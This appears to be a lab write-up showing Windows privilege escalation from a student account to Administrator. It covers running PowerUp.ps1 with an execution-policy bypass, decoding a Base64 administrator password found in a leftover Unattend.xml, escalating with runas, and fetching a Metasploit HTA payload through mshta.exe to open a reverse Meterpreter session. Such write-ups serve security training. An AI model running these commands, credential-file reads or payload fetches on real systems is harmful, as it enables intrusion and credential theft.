Windows: Privilege Escalation via Unattended Installation

PowerUp.ps1 Misconfiguration Audit, Base64 Credential Extraction, runas Escalation, and Meterpreter Access

Goal

The objective of this lab was to escalate from a low-privilege student account on a Windows machine by identifying a misconfiguration using `PowerUp.ps1`. The misconfiguration exposed an `Unattend.xml` file left behind from an automated Windows installation, which contained Base64-encoded Administrator credentials. The recovered password was then used to spawn an elevated command prompt and establish a full Meterpreter session.

Overview

Attack Chain Summary:

1. **Verify context** — Confirm current user with `whoami`; identify we are running as a low-privilege student account
2. **PowerUp.ps1** — Run `Invoke-PrivescAudit` to scan for misconfigurations; discover leftover `Unattend.xml`
3. **Extract credentials** — Read `Unattend.xml`; find Base64-encoded AutoLogon password for Administrator
4. **Decode password** — Use PowerShell Base64 decoding to recover plaintext password `Admin@123`
5. **Escalate** — Use `runas.exe` to open a `cmd` prompt as Administrator
6. **Payload delivery** — Switch to Kali; use `hta_server` exploit to generate an HTA payload link
7. **Execute payload** — Run `mshta.exe` on Windows with the Kali-hosted link; receive reverse Meterpreter session
8. **Verify & flag** — Confirm `NT AUTHORITY\SYSTEM` or Administrator; navigate to Desktop and retrieve `flag.txt`

0) Setup

- **Target:** Windows machine with student account access (low privilege)
- **Attacker:** Kali Linux
- **Tools:** `PowerSploit` (PowerUp.ps1), `runas.exe`, Metasploit (`hta_server`), `mshta.exe`

1) Background: Unattended Installation Files

What is an Unattended Installation? When Windows is deployed at scale — in enterprises, server rooms, or lab environments — system administrators often use answer files to automate the installation process. These files (`Unattend.xml` or `sysprep.xml`) contain pre-configured settings so Windows can install without manual input: timezone, locale, product key, and critically, **administrator credentials for the initial setup**.
The problem: These files are supposed to be deleted after the installation completes, but they frequently aren't. When they get left behind, they sit on disk in predictable locations with credentials that are often still valid.
Common locations to check:

- `C:\Windows\Panther\Unattend.xml`
- `C:\Windows\Panther\Unattended.xml`
- `C:\Windows\System32\sysprep\sysprep.xml`
- `C:\unattend.xml`

The password is Base64 encoded, not encrypted. This is a common misconception. Base64 is just an encoding format — it is trivially reversible and provides zero security. Anyone who reads the file can decode the password in seconds.
PowerUp.ps1 (part of the PowerSploit framework) automates the search for misconfigurations like this. Its `Invoke-PrivescAudit` function checks dozens of privilege escalation vectors in one pass, including leftover unattend files.

2) Initial Enumeration

2.1 Confirming Current User Context

My Thinking: First thing whenever I land on a system is to confirm exactly who I am. `whoami` gives me the username and domain context. In this case I already knew I had a student account, but I want it documented and confirmed before anything else. It also sets the baseline — I need to show the before and after clearly.

```
whoami
```



Figure 1: whoami confirming current low-privilege student account

What I confirmed:

- Running as a standard low-privilege student account
- No administrative rights in the current context
- Need to find a path to escalate

3) Misconfiguration Discovery with PowerUp.ps1

3.1 Running Invoke-PrivescAudit

My Thinking: Rather than manually checking every possible escalation vector, PowerUp.ps1 does the heavy lifting. It's a PowerShell script from the PowerSploit framework that audits the system for common privilege escalation misconfigurations — weak service permissions, unquoted service paths, AlwaysInstallElevated, and importantly, leftover unattend files.
I need to bypass the PowerShell execution policy first because by default, Windows blocks unsigned scripts from running. The `-ep bypass` flag overrides this for the current session only — it doesn't permanently change the system policy, just lets me run the script now.
The dot-sourcing syntax (`. .\PowerUp.ps1`) loads all the functions defined in the script into the current session, making `Invoke-PrivescAudit` available to call.

```
cd .\Desktop\PowerSploit\Privesc\
powershell -ep bypass
. .\PowerUp.ps1
Invoke-PrivescAudit
```



Figure 2: Navigating to PowerSploit directory and loading PowerUp.ps1

```
PS C:\Users\student\Desktop\PowerSploit\Privesc> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\student\Desktop\PowerSploit\Privesc> . .\PowerUp.ps1
PS C:\Users\student\Desktop\PowerSploit\Privesc> Invoke-PrivescAudit


ModifiablePath    : C:\Users\student\AppData\Local\Microsoft\WindowsApps
IdentityReference : PRIV-ESC\student
Permissions       : {WriteOwner, Delete, WriteAttributes, Synchronize...}
%PATH%            : C:\Users\student\AppData\Local\Microsoft\WindowsApps
Name              : C:\Users\student\AppData\Local\Microsoft\WindowsApps
Check             : %PATH% .dll Hijacks
AbuseFunction     : Write-HijackDll -DllPath 'C:\Users\student\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'

UnattendPath : C:\Windows\Panther\Unattend.xml
Name         : C:\Windows\Panther\Unattend.xml
Check        : Unattended Install Files



PS C:\Users\student\Desktop\PowerSploit\Privesc>
```

Figure 3: Invoke-PrivescAudit output highlighting Unattend.xml as a finding

What I found:

- `Invoke-PrivescAudit` flagged `C:\Windows\Panther\Unattend.xml` as a sensitive file
- The file was identified as an answer file from an automated installation
- This is exactly the kind of finding that gets missed in manual checks but PowerUp catches automatically

Why this matters:

- Unattend files contain setup credentials that are often still active on the system
- The password is Base64 encoded — not encrypted — meaning it can be decoded instantly

4) Credential Extraction from Unattend.xml

4.1 Reading the File

My Thinking: Now that I know the file exists, I just need to read it. `cat` in PowerShell (which is an alias for `Get-Content`) dumps the file content straight to the terminal. I'm looking specifically for the `AutoLogon` section, which is where Windows stores the credentials used to automatically log in after setup.

```
cat C:\Windows\Panther\Unattend.xml
```

```
<AutoLogon>
    <Password>
        <Value>QWRtaW5AMTIz</Value>
        <PlainText>false</PlainText>
    </Password>
    <Enabled>true</Enabled>
    <Username>administrator</Username>
</AutoLogon>
```

Figure 4: Contents of Unattend.xml showing AutoLogon block with Base64-encoded password

What I found inside the file:

- `<Username>administrator</Username>` — confirms target account
- `<Password>QWRtaW5AMTIz</Password>` — Base64-encoded password
- `<LogonCount>` and `<Enabled>` fields confirming AutoLogon was configured

4.2 Decoding the Password

My Thinking: Base64 is an encoding scheme, not encryption. It converts binary data into a text-safe format and is completely reversible. The quickest way to decode it on Windows is directly in PowerShell using the built-in `System.Convert` class. I assign the encoded string to a variable first, then pass it through the Base64 decoder and convert the resulting bytes back to a UTF-8 string.
Alternatively this can also be done from Kali with `echo QWRtaW5AMTIz | base64 -d` — same result, different machine.

```
$password = 'QWRtaW5AMTIz'
$password = [System.Text.Encoding]::UTF8.GetString(
    [System.Convert]::FromBase64String($password)
)
echo $password
```

```
PS C:\Windows\Panther>
PS C:\Windows\Panther> $password='QWRtaW5AMTIz'
PS C:\Windows\Panther> $password=[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($password))
PS C:\Windows\Panther> echo $password
Admin@123
PS C:\Windows\Panther>
```

Figure 5: PowerShell Base64 decoding revealing plaintext password Admin@123

What I recovered:

- Plaintext Administrator password: `Admin@123`
- The decode took seconds — this is why Base64 provides zero security for credentials

5) Privilege Escalation via runas

5.1 Spawning an Elevated Command Prompt

My Thinking: With a valid Administrator username and plaintext password, the most direct path is `runas.exe`. This is a built-in Windows utility that lets any user launch a process under a different account's credentials. It will prompt for the password interactively, which I now have.
I'm spawning a `cmd.exe` under the Administrator account. This gives me an interactive terminal running at full admin privileges — from which I can execute whatever I need next, including pulling in a payload from Kali.

```
runas.exe /user:administrator cmd
# When prompted: Admin@123
```



Figure 6: runas.exe spawning a cmd prompt under the Administrator account



Figure 7: New cmd window confirming execution as Administrator

What happened:

- A new `cmd.exe` window opened running as `administrator`
- Full administrative access confirmed in the new terminal
- Ready to execute a payload for a stable Meterpreter session back to Kali

6) Payload Delivery: HTA Server & Meterpreter

6.1 Setting Up the HTA Server on Kali

My Thinking: I have Administrator access locally on the Windows machine, but I want a proper Meterpreter session on Kali for post-exploitation flexibility. The cleanest way to deliver a payload here without writing an exe to disk is the `hta_server` exploit in Metasploit.
HTA (HTML Application) is a Microsoft technology that runs scripts with the permissions of the currently logged-in user — in this case, Administrator. Metasploit's `hta_server` hosts a malicious HTA file over HTTP. I just need the Windows machine to request and execute it using `mshta.exe`, which is a legitimate Windows binary that handles HTA files. This is a Living-off-the-Land technique — no custom binary needs to touch disk.

```
# On Kali in msfconsole:
search hta_server
use exploit/windows/misc/hta_server
set LHOST <kali-ip>
set LPORT 4444
exploit
```



Figure 8: Metasploit hta_server running and providing the HTA payload URL

What this sets up:

- Metasploit starts an HTTP server hosting a malicious HTA file
- Provides a URL in the format `http://<kali-ip>:4444/<random>.hta`
- Listening for the reverse connection once the HTA executes

6.2 Executing the Payload from the Admin cmd

My Thinking: From the Administrator `cmd` window I opened with `runas`, I run `mshta.exe` pointing to Kali's HTA URL. `mshta.exe` is a signed Microsoft binary — it fetches the HTA file, parses it, and executes the embedded VBScript. Since we're running this from an Administrator context, the reverse shell that comes back will carry Administrator privileges.
This is a good example of why LOLBins (Living off the Land Binaries) matter — I used only built-in Windows tools (`mshta.exe`, `runas.exe`, `powershell.exe`) and a Metasploit-hosted file. No custom payload was written to disk on the target.

```
# In the Administrator cmd window on Windows:
mshta.exe http://<kali-ip>:4444/<payload>.hta
```

```
C:\Windows\system32>mshta.exe http://10.10.49.4:8080/ed8jIlKXsJO.hta

C:\Windows\system32>
```

Figure 9: Executing mshta.exe with the HTA payload URL from the Administrator cmd

```
msf6 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.49.4:4444
msf6 exploit(windows/misc/hta_server) > [*] Using URL: http://10.10.49.4:8080/ed8jIlKXsJO.hta
[*] Server started.
[*] 10.2.26.219      hta_server - Delivering Payload
[*] Sending stage (176198 bytes) to 10.2.26.219
[*] Meterpreter session 1 opened (10.10.49.4:4444 → 10.2.26.219:49836) at 2026-05-01 04:17:52 +0530
```

Figure 10: Meterpreter session received on Kali after HTA execution

What happened:

- `mshta.exe` fetched and executed the HTA payload
- Reverse connection established to Kali
- Meterpreter session opened — running as Administrator

7) Post-Exploitation: Verification & Flag

7.1 Session Verification

```
sessions -i 1
sysinfo
getuid
getprivs
```

```
msf6 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : PRIV-ESC
OS              : Windows Server 2019 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: PRIV-ESC\Administrator
meterpreter >
```

Figure 11: sysinfo and getuid confirming Administrator session

```
Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeDelegateSessionUserImpersonatePrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter >
```

Figure 12: getprivs showing full Administrator privilege set

What I confirmed:

- `getuid` confirms running as `administrator`
- Full privilege set available — `SeDebugPrivilege`, `SeImpersonatePrivilege`, and others all present
- Complete control over the target system

7.2 Retrieving the Flag

My Thinking: Flag is almost always on the Administrator's Desktop. I navigated straight there from `C:\` — `Users\Administrator\Desktop` on this target. This is the modern path (Windows 7+), as opposed to the `Documents and Settings` path seen on older systems.

```
cd C:\\
dir
cd Users
cd Administrator
cd Desktop
dir
cat flag.txt
```



Figure 13: Navigating to Administrator Desktop and reading flag.txt

Objective complete:

- Flag retrieved from `C:\Users\Administrator\Desktop\flag.txt`
- Full compromise confirmed — from student account to Administrator in one misconfiguration

Key Takeaways

- **Unattend files are a real and common finding.** In enterprise environments where Windows is deployed at scale, unattend files get left behind far more often than you'd expect. `C:\Windows\Panther\` is the first place to check. Always check all four common paths — not just the first one.
- **Base64 is not encryption — ever.** This is a critical distinction. The Unattend.xml password field looks protected but it's trivially reversible. If you see a long encoded-looking string in a config file, always try Base64 decoding it first before assuming it's actually encrypted.
- **PowerUp.ps1 is essential for Windows privilege escalation.** Running `Invoke-PrivescAudit` takes less than a minute and checks dozens of vectors simultaneously. Manual enumeration would have taken much longer and might have missed the unattend file entirely. Always run it early.
- **Execution policy bypass is not a security boundary.** The `-ep bypass` flag is not a vulnerability — it's a user-controllable setting. Any local user can bypass execution policy. It only stops accidental script execution, not intentional attacks. Never rely on it as a defence.
- **runas is a powerful and underrated tool.** When you have credentials but limited shell access, `runas.exe` can open a new process under a different account without needing to log out or use remote services. It's a clean, built-in escalation step when you have the password.
- **LOLBins reduce your footprint significantly.** Using `mshta.exe` to execute the payload means no custom binary was written to the target disk for the delivery stage. Living off the Land techniques like this are harder to detect and block because the binaries involved are trusted and signed by Microsoft.
- **The escalation chain here required zero exploits.** Student account → read a misconfigured file → decode a string → run a built-in Windows command. The entire escalation was credential abuse and misconfiguration, not exploitation. This is the most common real-world path to privilege escalation in enterprise environments.